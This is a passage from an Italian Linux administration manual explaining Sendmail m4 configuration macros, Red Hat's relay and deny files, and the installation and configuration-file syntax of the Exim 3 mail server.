Il pacchetto di configurazione fornisce il file '`domains/generic.m4`', che dovrebbe adattarsi a tutte le situazioni normali. Spesso, questo non viene utilizzato, inserendo direttamente quello che serve nel file di configurazione normale.

Quello che segue è un estratto dal file '`domains/generic.m4`'.

```
divert(-1)
#
# ...

divert(0)
VERSIONID(`@(#)generic.m4       8.3 (Berkeley) 3/24/96')
define(`confFORWARD_PATH', `$z/.forward.$w:$z/.forward')dnl
FEATURE(redirect)dnl
FEATURE(use_cw_file)dnl
```

327.3.6 Macro «MAILERS»

```
MAILERS(macro_da_includere)
```

Attraverso la macro '**MAILERS**' si può definire il nome di una configurazione riferita a un tipo particolare di sistema di invio dei messaggi. Si ottiene in pratica l'inclusione di un file contenuto nella directory '`mailers/`'.

Normalmente, questa macro viene utilizzata più volte all'interno del file di configurazione, per definire diverse possibilità. Tipicamente si tratta di:

```
MAILER(local)
```

che si occupa della gestione dei messaggi all'interno del sistema e viene utilizzato in modo predefinito;

```
MAILER(smtp)
```

che si occupa di configurare la gestione dei messaggi attraverso il protocollo SMTP, cioè riguarda la configurazione necessaria all'invio dei messaggi al di fuori del sistema.

Nel primo caso si ha l'inclusione del file '`mailers/local.m4`', nel secondo di '`mailers/smtp.m4`'

Dalla macro '**MAILER(smtp)**' dipende la base del sistema di sicurezza contro gli utilizzi indesiderati del proprio servente SMTP. Infatti, è qui che vengono definite le istruzioni necessarie nel file '`.cf`' per impedire l'utilizzo da parte di nodi che non facciano parte della zona DNS di competenza. Cioè, quello che si vuole evitare è che un nodo diverso da quelli definiti nella zona per cui è stato previsto un record '**MX**', possa utilizzare il servente SMTP per raggiungere indirizzi al di fuori del sistema locale (si veda eventualmente quanto discusso nel capitolo precedente).

327.3.7 Macro «FEATURE»

```
FEATURE(macro_da_includere)
```

Attraverso la macro '**FEATURE**' si può definire il nome di una configurazione riferita a una particolarità che si vuole includere. Si ottiene in pratica l'inclusione di un file contenuto nella directory '`feature/`'.

Normalmente, questa macro viene utilizzata più volte all'interno del file di configurazione, ma questo preferibilmente prima di '**MAILER**'.

327.3.8 Macro «HACK»

```
HACK(macro_da_includere)
```

Attraverso la macro '**HACK**' si può definire il nome di una configurazione riferita a una particolarità sperimentale che si vuole includere. Si ottiene in pratica l'inclusione di un file contenuto nella directory '`hack/`'.

Teoricamente, questa macro non dovrebbe essere utilizzata; in pratica succede spesso il contrario a causa delle esigenze di definire dei filtri aggiuntivi contro gli accessi indesiderati.

327.4 Esempio di una distribuzione GNU/Linux

A titolo di esempio, viene presentata la configurazione utilizzata dalla distribuzione GNU/Linux Red Hat 5.0, trattandosi precisamente del file '`cf/redhat.mc`'.

```
divert(-1)
include(`../m4/cf.m4')
define(`confDEF_USER_ID',``8:12'')
OSTYPE(`linux')
undefine(`UUCP_RELAY')
undefine(`BITNET_RELAY')
FEATURE(redirect)
FEATURE(always_add_domain)
FEATURE(use_cw_file)
FEATURE(local_procmail)
MAILER(procmail)
MAILER(smtp)
HACK(check_mail3,`hash -a@JUNK /etc/mail/deny')
HACK(use_ip,`/etc/mail/ip_allow')
HACK(use_names,`/etc/mail/name_allow')
HACK(use_relayto,`/etc/mail/relay_allow')
HACK(check_rcpt4)
HACK(check_relay3)
```

La prima cosa che si osserva è che il file inizia con la macro '**divert(-1)**', senza commenti da eliminare e senza il consueto '**divert(0)**' successivo. In questo modo, dal momento che nessuna delle macro utilizzate dopo deve restituire qualcosa, si evita di terminare le varie macro con il solito '**dnl**'.

Per sicurezza, nel caso servisse, vengono cancellate le macro '**UUCP_RELAY**' e '**BITNET_RELAY**'.

Invece di utilizzare una macro '**DOMAIN**' vengono incluse direttamente le particolarità attraverso l'uso della macro '**FEATURE**'. In particolare viene definito quanto segue.

- '**FEATURE(redirect)**'

  Si tratta di una particolarità poco importante, con la quale si ottiene di emettere un avviso nel caso sia utilizzato un indirizzo di posta elettronica nella forma '*indirizzo_normale*.**REDIRECT**'. Si ottiene una segnalazione di errore in cui si invita a utilizzare la parte di indirizzo precedente a '**.REDIRECT**'.

- ‘**FEATURE(always_add_domain)**’

  Inserendo questa configurazione, si ottiene di aggiungere il nome di dominio all’utente destinatario quando questo non viene specificato esplicitamente.

- ‘**FEATURE(use_cw_file)**’

  In questo modo si ottiene di fare accettare a Sendmail l’identificazione del proprio nodo attraverso uno dei nomi elencati nel file ‘/etc/sendmail.cw’.

- ‘**FEATURE(local_procmail)**’

  Fa in modo di utilizzare ‘**procmail**’ come sistema di consegna dei messaggi in ambito locale.

Le macro ‘**HACK**’ inserite alla fine, sono state aggiunte per permettere una migliore gestione dei filtri di accesso al servizio di invio dei messaggi, comprendendo in questo anche la definizione di nodi per i quali il proprio servente SMTP può agire come relè.

Per la precisione, è consentito l’uso dei file descritti nelle sezioni seguenti.

327.4.1 File «/etc/mail/ip_allow»

Si tratta di un file di testo contenente un elenco di indirizzi IP (uno per riga) riferiti a nodi particolari o a intere reti. A questi elaboratori viene consentito di utilizzare il servente SMTP come relè. Per esempio,

```
192.168.1.2
192.168.2
```

permette l’accesso al nodo 192.168.1.2 e a tutta la rete 192.168.2.

Questo file, al di fuori della configurazione particolare della distribuzione Red Hat, potrebbe chiamarsi ‘/etc/mail/LocalIP’.

327.4.2 File «/etc/mail/name_allow»

Si tratta di un file di testo contenente un elenco di nomi di dominio (uno per riga) riferiti a nodi particolari o a tutti i nodi di un dominio particolare. A questi elaboratori viene consentito di utilizzare il servente SMTP come relè. Per esempio,

```
roggen.brot.dg
mehl.dg
```

permette l’accesso al nodo *roggen.brot.dg* e a tutto il dominio *mehl.dg*.

Questo file, al di fuori della configurazione particolare della distribuzione Red Hat, potrebbe chiamarsi ‘/etc/mail/LocalNames’.

327.4.3 File «/etc/mail/relay_allow»

Si tratta di un file di testo contenente un elenco di indirizzi IP o di nomi di dominio (uno per riga) riferiti a nodi particolari o a tutti i nodi di una rete particolare o di un dominio. Questi indirizzi sono ammessi come destinatari di messaggi quando il servente SMTP viene utilizzato come relè. Per esempio,

```
192.168
roggen.brot.dg
mehl.dg
```

permette di inviare messaggi alla rete 192.168.*.*, al nodo `roggen.brot.dg` e a tutto il dominio `mehl.dg`, quando il servente SMTP funziona come relè.

Questo file, al di fuori della configurazione particolare della distribuzione GNU/Linux Red Hat, potrebbe chiamarsi '`/etc/mail/RelayTo`'.

327.4.4 File «/etc/mail/deny»

Il file di testo '`/etc/mail/deny`' viene utilizzato per annotare un elenco di indirizzi di posta elettronica, nomi di dominio e indirizzi IP di mittenti indesiderati. A fianco di ogni indirizzo, separato da un carattere di tabulazione (<*HT*>), si indica il messaggio di errore che si vuole sia restituito all'MTA che ha contattato il servente per l'inoltro del messaggio.

Segue un esempio molto semplice di questo file.

```
spam@marameo.dg "Spiacente sig. Spam, non accettiamo messaggi da Lei."
spam.brot.dg    "Dal Vostro host non accettiamo email."
spammer.dg      "Non vogliamo spam, grazie."
192.168.13.13   "Dal Vostro host non accettiamo email."
192.168.17      "Non vogliamo spam, grazie."
```

Questo file non può essere usato così com'è; occorre generare un file adatto a Sendmail. Si utilizza in pratica il comando seguente:

`# makemap -v hash /etc/mail/deny < /etc/mail/deny` [*Invio*]

Quello che si ottiene è il file '`/etc/mail/deny.db`'.

[1] **Sendmail** software non libero: non è consentita la commercializzazione a scopo di lucro

Capitolo 328

Exim 3: introduzione

In questo capitolo si introduce l'utilizzo di Exim, [1] un MTA che offre qualche piccolo vantaggio rispetto all'uso di Sendmail: è abbastanza compatibile con le consuetudini di questo ultimo; ha un sistema di configurazione meno criptico; è predisposto per IPv6; quando possibile utilizza processi senza i privilegi dell'utente '**root**', in modo da lasciare meno occasioni alle aggressioni.

Questo capitolo si riferisce precisamente a Exim nelle versioni 3.*. Le versioni successive prevedono una configurazione differente.

328.1 Compatibilità con Sendmail e differenze importanti

Exim è compatibile con Sendmail per tutti quegli aspetti che coinvolgono gli utenti comuni e anche per ciò che riguarda gli amministratori che non hanno o non desiderano avere conoscenze troppo approfondite sulla gestione della posta elettronica. Questa compatibilità riguarda tre punti fondamentali: il file '/etc/aliases', i file '~/.forward' e un collegamento che simula la presenza dell'eseguibile '**sendmail**'. Per di più, l'eseguibile '**exim**' accetta buona parte delle opzioni standard di '**sendmail**', in modo da permettere il funzionamento di programmi come Mailx, o il funzionamento di script che si affidano alla presenza dell'eseguibile '**sendmail**'.

I file '/etc/aliases' e '~/.forward' si comportano in modo quasi identico rispetto a quando è in funzione Sendmail. In particolare, con '~/.forward' si possono usare anche delle estensioni.

Un'eccezione, rispetto alla compatibilità di questi file, riguarda l'indicazione di condotti. Con Sendmail, si presume che il comando sia elaborato da una shell; con Exim, no. Di conseguenza, i comandi interni di questa non sono accessibili. Si osservino gli esempi seguenti, riferiti al contenuto del file '/etc/aliases': si tratta dello stesso condotto a cui vengono ridiretti i messaggi giunti per l'utente ipotetico, denominato '**lista-pippo**'.

```
# con Sendmail
lista-pippo:  "| exec /home/liste/bin/ricezione-messaggi lista-pippo"
```

```
# con Sendmail senza exec
lista-pippo:  "| /home/liste/bin/ricezione-messaggi lista-pippo"
```

```
# con Exim non si può usare exec che è un comando interno di shell
lista-pippo:  "| /home/liste/bin/ricezione-messaggi lista-pippo"
```

```
# con Exim, avviando prima una shell e quindi il comando
lista-pippo:  "| /bin/sh -c '/home/liste/bin/ricezione-messaggi lista-pippo'"
```

Se si deve inserire un condotto in un file '~/.forward', vale lo stesso ragionamento, con la differenza che qui non si mette più l'indicazione del destinatario perché è implicita (ma questo vale anche per Sendmail).

Il primo vantaggio che si osserva rispetto a Sendmail è che il file '/etc/aliases' non deve essere «ricompilato» attraverso '**newaliases**': basta modificarlo e non occorre nemmeno riavviare il servizio perché viene riletto ogni volta dal sistema di consegna locale.

Se nel file '~/.forward' si inserisce un indirizzo che crea un circolo senza fine, come per esempio quando si indica lo stesso indirizzo dell'utente per il quale è stato creato il file, i messaggi vengono consegnati presso quello stesso recapito, invece di ignorarli semplicemente.

I permessi del file '~/.forward' non possono concedere la scrittura al gruppo e al resto degli utenti. Questo particolare va considerato quando si utilizza una maschera dei permessi pari a 002_8 (è così, solitamente, quando si usano i gruppi privati), che tende a concedere la scrittura al gruppo in modo predefinito.

Come già accennato, Exim fornisce un collegamento denominato '**sendmail**', per favorire il funzionamento dei programmi che dipendono dalla presenza di questo; inoltre, offre il collegamento '**mailq**', come fa Sendmail, per permettere la verifica dei messaggi in coda.

328.2 Installazione

L'installazione di Exim può costituire un problema se non si parte da un pacchetto già predisposto per la propria distribuzione GNU; quindi è decisamente preferibile cercare un tale pacchetto già pronto. Purtroppo, in certi casi, anche questo non basta: occorre preparare qualcosa prima, forse è necessario definire la configurazione; infine occorre fare delle sistemazioni finali dopo alcune prove di verifica.

328.2.1 Utente specifico

Quando possibile, se la configurazione lo consente, Exim cerca di avviare processi con privilegi inferiori a quelli dell'utente '**root**'. Per esempio, la consegna locale della posta avviene normalmente con un processo che utilizza i privilegi dell'utente destinatario. In tutte le altre circostanze, si può stabilire un utente e un gruppo che Exim deve utilizzare: nei sistemi che utilizzano i gruppi privati (un gruppo per ogni utente), si potrebbe creare l'utente e il gruppo '**exim**'; negli altri sistemi, può essere conveniente creare solo l'utente '**exim**', a cui abbinare il gruppo '**mail**'.

Pertanto, la prima cosa da fare è la creazione di questo utente ed eventualmente del gruppo corrispondente (se non è già previsto, o se si utilizzano i gruppi privati). Nel file '/etc/passwd' potrebbe apparire una riga come quella seguente, dove il numero GID 12 è inteso corrispondere a '**mail**'.

```
exim:*:501:12:Exim mailer:/:
```

Se si usano i gruppi privati, si potrebbero avere i record seguenti, rispettivamente nei file '/etc/passwd' e '/etc/group'.

```
exim:*:501:501:Exim mailer:/:
```

```
exim:x:501:
```

In ogni caso, come si è visto, è importante che l'accesso sia impossibile, cosa che si ottiene con l'asterisco nel campo della parola d'ordine.

328.2.2 File «/etc/aliases»

Dopo l'installazione di Exim, si può fare in modo di recuperare il vecchio '`/etc/aliases`', se esiste, oppure se ne deve creare uno nuovo. Per il momento, fino a che non è stata vista la configurazione di Exim, è meglio lasciare stare gli alias che si traducono in file o in condotti.

Exim può essere configurato per utilizzare un file diverso da '`/etc/aliases`' con questo stesso scopo, ma in generale dovrebbe essere conveniente mantenere la vecchia convenzione. In ogni caso, Exim ha bisogno della definizione di alcuni alias indispensabili: in generale, Exim non permette la consegna di messaggi direttamente all'utente '**`root`**', quindi è necessario definire chi sia l'utente corrispondente che deve ricevere la posta diretta a '**`root`**'. Di seguito viene mostrato un esempio che dovrebbe andare bene in molte piattaforme GNU: l'alias di '**`root`**' deve essere modificato opportunamente.

```
# Obbligatori
MAILER-DAEMON:  postmaster
abuse:          postmaster
postmaster:     root

# Ridirezione per evitare trucchi con gli utenti speciali di sistema.
bin:            root
daemon:         root
adm:            root
lp:             root
sync:           root
shutdown:       root
halt:           root
mail:           root
news:           root
uucp:           root
operator:       root
games:          root
gopher:         root
ftp:            root
nobody:         root
postgres:       root
exim:           root

# Chi è root (modificare in base alla realtà del proprio sistema)
#root:          daniele
```

328.2.3 File «~/.forward»

Anche la gestione dei file '~/.forward' può essere controllata (e stravolta) attraverso la configurazione di Exim; tuttavia, se si desidera mantenere le consuetudini, si possono recuperare questi file che gli utenti potrebbero avere già utilizzato con Sendmail. Valgono naturalmente le stesse riserve già espresse in riferimento a destinatari costituiti da file o da condotti.

In ogni caso, perché tali file '~/.forward' possano essere accettati da Exim, occorre che siano assenti i permessi di scrittura per il gruppo e per gli altri utenti. Utilizzando la shell Bash, si potrebbe usare un comando come quello seguente:

find /home -name .forward -exec chmod go-w \{\} \; [*Invio*]

328.2.4 Directory di destinazione dei messaggi locali

Sendmail utilizza una directory comune a tutti gli utenti per inserirvi i file contenenti i messaggi di questi, quando giungono a destinazione. In passato si è trattato di '/var/spool/mail/' e attualmente dovrebbe essere '/var/mail/', per conformità con lo standard FHS (capitolo 174). Exim può funzionare nello stesso modo, oppure può consegnare i messaggi direttamente nelle directory personali degli utenti. In generale, qualunque sia la scelta, è necessario che la variabile di ambiente '**MAIL**' contenga il percorso assoluto per raggiungere il file di destinazione, in modo che i programmi di lettura della posta vi si possano adeguare. Questo lo si fa normalmente nella definizione del profilo della shell personale.

Per esempio, se si utilizza la shell Bash, il file '/etc/profile' potrebbe contenere le righe seguenti per indicare che i file dei messaggi si trovano nella directory '/var/mail/'.

```
MAIL="/var/mail/$USER"
export MAIL
```

Nel caso la posta venisse consegnata nel file '~/Messaggi' della directory personale di ogni utente, l'istruzione per definire la variabile '**MAIL**' potrebbe essere la seguente:

```
MAIL="$HOME/Messaggi"
export MAIL
```

Infine, si deve tenere presente che Exim utilizza i privilegi dell'utente destinatario per aprire i file di destinazione, per cui i premessi della directory devono essere regolati convenientemente. Il problema si pone quando si usa la directory '/var/mail/', o un'altra simile, per tutti i file di destinazione: è necessario che sia attribuita a questa directory la modalità 1777_8. Infatti, l'attivazione del bit Sticky, permette il blocco dei file (*lock*). Se non si ha l'accortezza di sistemare questo particolare, la posta elettronica non può essere consegnata.

chmod 1777 /var/mail [*Invio*]

328.3 Organizzazione della configurazione

La configurazione di Exim è più semplice di Sendmail, ma resta comunque una cosa piuttosto delicata, dati i problemi che sono coinvolti nella gestione della posta elettronica. Alla fine di questo gruppo di sezioni viene mostrato un esempio completo di configurazione che dovrebbe funzionare correttamente nella maggior parte delle situazioni.

La documentazione di Exim è voluminosa e abbastanza dettagliata. Questo è un fatto positivo; purtroppo occorre dedicarvi un po' di tempo per la sua lettura. Se si desidera utilizzare Exim a livello professionale, ciò diventa necessario.

Il file di configurazione di Exim, volendo seguire lo standard dei sistemi GNU (e non solo di quelli), dovrebbe trovarsi nella directory '`/etc/`'. In pratica però, potrebbe non essere così. Una volta installato il pacchetto di Exim, occorre cercare il file di configurazione.

> Il file di configurazione deve appartenere all'utente '**`root`**', oppure all'utente specificato in fase di compilazione dei sorgenti di Exim, attraverso l'opzione '**`EXIM_UID`**'; inoltre non può essere accessibile in scrittura dal gruppo né dagli altri utenti.

Quando si avvia Exim, se il file di configurazione contiene errori sintattici, viene emesso un messaggio di errore attraverso lo standard error, specificando anche la riga in cui questo si trova. Dopo tale segnalazione, Exim termina di funzionare, per cui il servizio non viene avviato.

328.3.1 Struttura

Il file di configurazione si divide in sei parti che devono apparire nell'ordine previsto. Ognuna di queste termina con la parola chiave '**`end`**', posta da sola in una riga. Le varie parti sono elencate di seguito.

1. Configurazione principale. Si tratta di direttive in cui si assegnano dei valori a delle opzioni di funzionamento.
2. Configurazione dei driver di trasporto. Si tratta della definizione dei meccanismi attraverso cui i messaggi vengono recapitati alla destinazione, copiandoli all'interno dei file, o inserendoli nei condotti.
3. Configurazione dei driver di direzione (*director*). Si tratta dei processi di consegna all'interno dei domini locali, cosa che include la gestione degli alias e del proseguimento dei messaggi (*forward*).
4. Configurazione dei driver di instradamento. Si tratta dei processi di consegna a destinazioni remote, ovvero, quelle destinazioni che non sono classificate come appartenenti ai domini locali.
5. Configurazione delle regole per i tentativi ripetuti (*retry*).
6. Configurazione delle regole di riscrittura. Si tratta della definizione di modifiche sistematiche a elementi dell'intestazione dei messaggi.

In ogni parte della configurazione possono apparire dei commenti; questi sono introdotti dal simbolo '**#**' all'inizio della riga e conclusi dalla fine della riga stessa. Non sono ammessi commenti alla fine delle direttive; in pratica, i commenti possono apparire solo su righe apposite. Inoltre, le righe bianche e quelle vuote vengono ignorate come di consueto.

328.4 Elementi comuni della configurazione

Prima di affrontare la descrizione di alcune direttive importanti che possono essere usate nel file di configurazione, conviene conoscere alcune convenzioni comuni, o direttive particolari che coinvolgono tutto l'insieme della configurazione.

328.4.1 Macro

All'interno della prima parte del file di configurazione, quella che riguarda le definizioni generali, è possibile inserire delle direttive che dichiarano delle macro. Queste si distinguono perché devono avere l'iniziale maiuscola. In generale, per convenzione comune derivante da altri linguaggi di programmazione, le macro si dichiarano con nomi composti esclusivamente da lettere maiuscole.

nome* = *valore_da_sostituire

Il nome può essere composto da lettere, numeri e dal trattino basso ('_'); inoltre, come accennato, la prima lettera deve essere maiuscola. Il valore che si abbina a questo nome, è tutto ciò che appare dopo il simbolo '**=**', escludendo eventuali spazi iniziali, fino alla fine della riga.

328.4.2 Assegnamento

In molti punti del file di configurazione si usano delle direttive che rappresentano in pratica l'assegnamento di un valore a una sorta di variabile. La sintassi è semplice e intuitiva.

nome* = *valore

La differenza rispetto alla dichiarazione di macro sta nel fatto che i nomi utilizzati in questo caso sono prestabiliti e non iniziano mai con una lettera maiuscola.

328.4.3 Valori booleani

Quando una variabile è fatta per definire l'attivazione o la disattivazione di qualcosa, può ricevere solo i valori *Vero* o *Falso*, espressi attraverso le solite parole chiave: '**`true`**' o '**`yes`**' rappresenta il valore *Vero*; '**`false`**' o '**`no`**' rappresenta il valore *Falso*.

In particolare, in presenza di variabili di questo tipo, è possibile fare a meno di indicare espressamente l'assegnamento, lasciando intuire il valore predefinito derivante dal nome della variabile. In generale, comunque, sarebbe bene esplicitare l'intenzione, se si vogliono utilizzare tali variabili.

328.4.4 Interi

I numeri interi possono essere annotati utilizzando diverse basi di numerazione:

- un numero che inizia con il prefisso 0x... viene inteso essere espresso in base esadecimale;
- un numero che inizia con uno zero viene inteso essere espresso in base ottale;
- un numero che inizia con una cifra diversa da zero viene inteso essere espresso in base decimale.

Tali numeri interi possono essere seguiti dalla lettera '**`K`**' (maiuscola) o dalla lettera '**`M`**', intendendo esprimere un multiplo di 1024, o di 1024*1024 rispettivamente (kibi e mebi delle convenzioni che si usano in informatica).

328.4.5 Numeri con parte decimale

Un numero contenente una parte decimale può essere espresso solo utilizzando la numerazione a base 10 (base decimale), indicando le cifre della parte frazionaria dopo un punto. Sono consentite un massimo di tre cifre decimali dopo la parte intera.

328.4.6 Intervalli orari

Le indicazioni di valori riferiti a intervalli orari (periodi di tempo), fanno uso di una serie di suffissi che descrivono il significato del numero che li precede.

- '**`s`**' secondi;
- '**`m`**' minuti;
- '**`h`**' ore;
- '**`d`**' giorni;
- '**`w`**' settimane.

Per esempio, il valore '**`3h45m`**' rappresenta 3 ore e 45 minuti. Questo formato di rappresentazione viene usato anche nell'output.

328.4.7 Stringhe

Le stringhe possono essere rappresentate con o senza apici doppi di delimitazione. L'utilizzo o meno di tale delimitazione ha delle conseguenze diverse.

Le stringhe non delimitate sono rappresentate da tutto ciò che appare dopo il simbolo '**`=`**' utilizzato nell'assegnamento, letteralmente, escludendo eventuali spazi iniziali, continuando fino alla fine della riga. Ciò significa in pratica che una stringa di questo tipo non può continuare nella riga successiva.

Si utilizzano le stringhe delimitate tutte le volte in cui occorre rappresentare qualcosa di particolare, come dei caratteri speciali, attraverso il prefisso '**`\`**' che assume il ruolo di carattere di escape, oppure quando è necessario continuare la stringa nella riga successiva.

La tabella 328.11 mostra l'uso di queste sequenze di escape ottenute con la barra obliqua inversa.

Tabella 328.11. Elenco delle sequenze di escape utilizzabili all'interno delle stringhe delimitate da apici doppi.

Simbolo	Significato
`\\`	Rappresenta una barra obliqua inversa singola.
`\n`	Il carattere <*NL*>.
`\r`	Il carattere <*CR*>.
`\t`	Una tabulazione orizzontale (<*HT*>).
`\`***n_ottale***	Identifica un carattere attraverso il suo numero ottale.
`\x`***n_esadecimale***	Identifica un carattere attraverso il suo numero esadecimale.

Inoltre, una barra obliqua inversa posta alla fine della riga, subito prima del codice di interruzione di riga, rappresenta la continuazione della stringa nella riga successiva, eliminando gli spazi iniziali aggiunti nella riga successiva.

Se si utilizza una barra obliqua inversa davanti a un carattere con il quale non forma alcuna sequenza di escape prevista, si conferma semplicemente il carattere successivo alla barra. Dal momento che all'interno delle stringhe possono essere usati altri simboli con significati speciali, si può usare la barra obliqua inversa per dare loro un significato puramente letterale.

328.4.8 Elenchi di stringhe

In situazioni determinate si può indicare un elenco di stringhe. La rappresentazione di tali elenchi avviene di fatto in una sola stringa, i cui elementi sono separati attraverso due punti verticali ('`:`'). Per esempio, '**`uno:due:tre`**' è un elenco composto dalle sottostringhe '**`uno`**', '**`due`**' e '**`tre`**'. È importante sapere subito che attorno ai due punti verticali, possono essere inseriti degli spazi, che poi vengono eliminati dalle sottostringhe; quindi, tornando all'esempio già presentato, sarebbe stata esattamente la stessa cosa scrivere '**`uno: due :tre`**'

A seconda delle esigenze, tali elenchi possono essere racchiusi globalmente attraverso gli apici doppi delle stringhe normali, oppure possono farne senza, con le stesse considerazioni già fatte su questo argomento.

Da quanto descritto, si intende che i due punti verticali abbiano un significato speciale, per cui non possono essere usati per altri scopi, a meno che questi appaiano in coppia ('`::`'), perché in tal caso rappresentano esattamente due punti verticali testuali.

Gli elenchi di stringhe vengono usati per rappresentare vari tipi di informazioni, per i quali si distinguono una serie di particolari che possono essere molto utili per una configurazione efficace di Exim. Qui viene trascurata la descrizione di queste indicazioni, che possono essere approfondite leggendo la documentazione originale.

328.4.9 Espansione delle stringhe

All'interno delle stringhe possono essere inseriti degli elementi che vengono sostituiti in qualche modo, in base a ciò che questi rappresentano. Per identificare tali elementi si utilizza il simbolo dollaro ('**$**') seguito da un nome, che eventualmente può anche essere racchiuso tra parentesi graffe, in caso si temano delle ambiguità.

```
$nome_di_variabile | ${nome_di_variabile}
```

Esistono poi una serie di operazioni che possono essere compiute attraverso l'operatore di sostituzione (il dollaro), che qui non vengono descritte.

Nel caso si debba inserire il simbolo '**$**' in una stringa con un significato letterale, occorre indicare '**\$**' se si tratta di una stringa non delimitata, oppure '**\\$**' se si tratta di una stringa delimitata (incoerente, ma è così).

328.4.10 Espressioni regolari

In alcune situazioni, le stringhe possono servire a esprimere delle espressioni regolari. Tali espressioni regolari si distinguono per il fatto che iniziano con l'accento circonflesso ('**^**') e possono terminare o meno con il simbolo dollaro, che in tal caso rappresenta la fine della stringa con cui avviene il confronto.

Le regole per la realizzazione di tali espressioni regolari sono simili a quelle di Perl 5, facendo attenzione però alle barre oblique inverse, che se si trovano racchiuse tra apici doppi, devono essere raddoppiate.

328.5 Configurazione in pratica

Nelle sezioni successive vengono descritte, a gruppi di competenza, le direttive principali per la configurazione di Exim.

328.5.1 Configurazione principale

La prima parte del file di configurazione, fino al primo '**end**', riguarda la definizione delle opzioni principali. Come è già stato accennato, è in questa parte che possono essere create delle macro; la loro definizione si distingue in quanto i nomi di queste devono iniziare con una lettera maiuscola.

Questa parte della configurazione è la più semplice, perché richiede solo l'assegnamento di qualche valore a delle variabili prestabilite. L'elenco di tali variabili è molto lungo, ma in ogni caso, è sufficiente definire gli assegnamenti riferiti alle opzioni che si vogliono modificare rispetto a quanto risulta predefinito.

Directory	Descrizione
exim_path = ***percorso_assoluto_di_exim***	Permette di specificare il percorso assoluto dell'eseguibile '**exim**'. Questa informazione serve quando la collocazione del programma non corrisponde all'informazione indicata in fase di compilazione. La conoscenza di tale percorso serve a Exim quando deve avviare una copia di se stesso.
primary_hostname = ***nome_canonico***	Permette di definire esplicitamente il nome canonico primario del nodo locale. Se non viene specificata questa opzione, tale nome viene ottenuto dal sistema operativo, attraverso la funzione '**uname()**' (praticamente ciò che si otterrebbe con il comando '**hostname -f**').
qualify_domain = ***nome_di_dominio***	Permette di specificare il nome di dominio da aggiungere agli indirizzi che non lo possiedono. In mancanza di questa indicazione si usa il valore fissato con la direttiva '**primary_hostname**'.
host_lookup = ***indirizzo_ip / n_bit_maschera***	Permette di definire un gruppo di indirizzi per i quali verificare sempre il nome attraverso il DNS. Generalmente, viene assegnato '*****' che rappresenta ogni indirizzo possibile.
local_domains = ***nome_locale*** [:***nome_locale***]...	Permette di definire i nomi di dominio completi che fanno capo al sistema locale, per i quali la posta elettronica viene consegnata localmente, senza attivare una connessione SMTP. In pratica, consente di definire anche i domini virtuali che fanno capo allo stesso nodo locale. Come si vede dalla sintassi, si tratta di un elenco di stringhe, separato attraverso due punti verticali. Dovrebbe essere conveniente indicare sempre almeno i domini *localhost* e *localhost.localdomain*, nell'ipotesi che qualcuno usi indirizzi del tipo *tizio@localhost*, per quanto ciò possa sembrare strano assurdo.
local_domains_include_host = {true|false}	Attivando questa opzione ('**true**'), si fa in modo che il nome del nodo locale ottenuto dal sistema operativo, venga incluso automaticamente nell'elenco di domini locali ('**local_domains**').

Directory	Descrizione
`local_domains_include_host_literals =` ↩ ↪`{true|false}`	Attivando questa opzione (‘**`true`**’), si fa in modo di accettare messaggi, destinati al nodo locale, che fanno uso dell’indirizzo IP in forma letterale, al posto di un nome di dominio (secondo la forma ***nome***`@[`***indirizzo_ipv4***`]`).
`forbid_domain_literals`	La presenza di questa opzione impedisce in generale l’uso di indirizzi numerici al posto del nome di dominio.
`log_level =` ***n_livello***	Permette di definire il livello di dettaglio per le informazioni memorizzate nei file delle registrazioni. Il valore zero corrisponde al minimo; valori superiori aumentano le informazioni (sei dovrebbe essere il valore che genera la massima quantità di notizie). Se questa opzione non viene dichiarata, il livello predefinito è cinque.
`message_size_limit =` ***dimensione***	Permette di fissare un tetto massimo alla dimensione dei messaggi in transito. Qui si usano normalmente i moltiplicatori ‘**`K`**’ o ‘**`M`**’.
`never_users =` ***utente*** [**:*utente***]...	Permette di escludere il recapito di messaggi a utenti determinati, a meno che sia stato specificato un alias adatto nel file ‘`/etc/aliases`’. In pratica, serve per indicare l’elenco degli utenti di sistema, a cominciare da ‘**`root`**’, che non possono o non dovrebbero ricevere posta.
`host_accept_relay =` ***nodo*** [**:*nodo***]... `host_accept_relay =` ↩ ↪***indirizzo_ipv4*** [**/*n_bit_maschera***] [**:...**]...	Permette di definire a quali nodi è consentito usare il servente locale in qualità di relè. Questi nodi possono essere specificati per nome, per indirizzo IP o per gruppi di indirizzi IP.
`relay_domains =` ***nome_di_dominio*** [**:*nome_di_dominio***]...	Permette di elencare i domini per i quali si consente al servente di funzionare come relè.
`relay_domains_include_local_mx = {true|false}`	Attivando l’opzione, si fa in modo di consentire la funzionalità di relè verso i domini che, secondo il DNS, dovrebbero essere serviti dal nodo locale. In pratica, si fa in modo di seguire la configurazione definita attraverso il DNS, con i record ‘**`MX`**’, con cui si stabilisce che tale servente SMTP si deve occupare della consegna presso quei domini, accettando messaggi provenienti da qualunque dominio esterno.

Directory	Descrizione
`spool_directory = `***directory***	Definisce il percorso della directory usata come coda dei messaggi da Exim. Generalmente potrebbe trattarsi di '`/var/spool/exim/`', che poi si articola ulteriormente.
`trusted_users = `***utente_fidato*** [**:** ***utente_fidato***] ... `trusted_groups = `***gruppo_fidato*** [**:** ***gruppo_fidato***] ...	Definisce quali processi possono passare messaggi a Exim, specificando il mittente attraverso l'opzione '**`-f`**' della riga di comando. Tali processi sono accettati in quanto avviati con i privilegi dell'utente o del gruppo indicati. Se non viene specificata alcuna di queste due opzioni, ciò può essere fatto solo da un processo con i privilegi dell'utente '**`root`**'. Solitamente si definisce in questo modo l'utente '**`exim`**' o l'utente '**`mail`**' (senza indicare alcun gruppo); potrebbe essere conveniente aggiungere altri utenti nel caso si vogliano gestire delle liste (*mailing-list*) con caratteristiche particolari.

328.5.2 Configurazione dei driver

La seconda, la terza e la quarta parte del file di configurazione sono dedicate alla definizione delle istanze dei driver di trasporto, di direzione (*director*) e di instradamento.

In queste parti, le direttive del file di configurazione sono suddivise a gruppetti, ognuno riferito alla definizione di un'istanza particolare. In pratica, appare la dichiarazione del nome dell'istanza che termina con due punti verticali, seguita da una riga contenente la dichiarazione del driver di riferimento, oltre a una serie di altre righe opzionali contenenti le impostazioni che gli si devono applicare (quando quelle predefinite non vanno bene).

```
nome_di_istanza_del_driver:
        driver = nome_del_driver
        [direttiva_di_opzione]
        [direttiva_di_opzione]
        ...
```

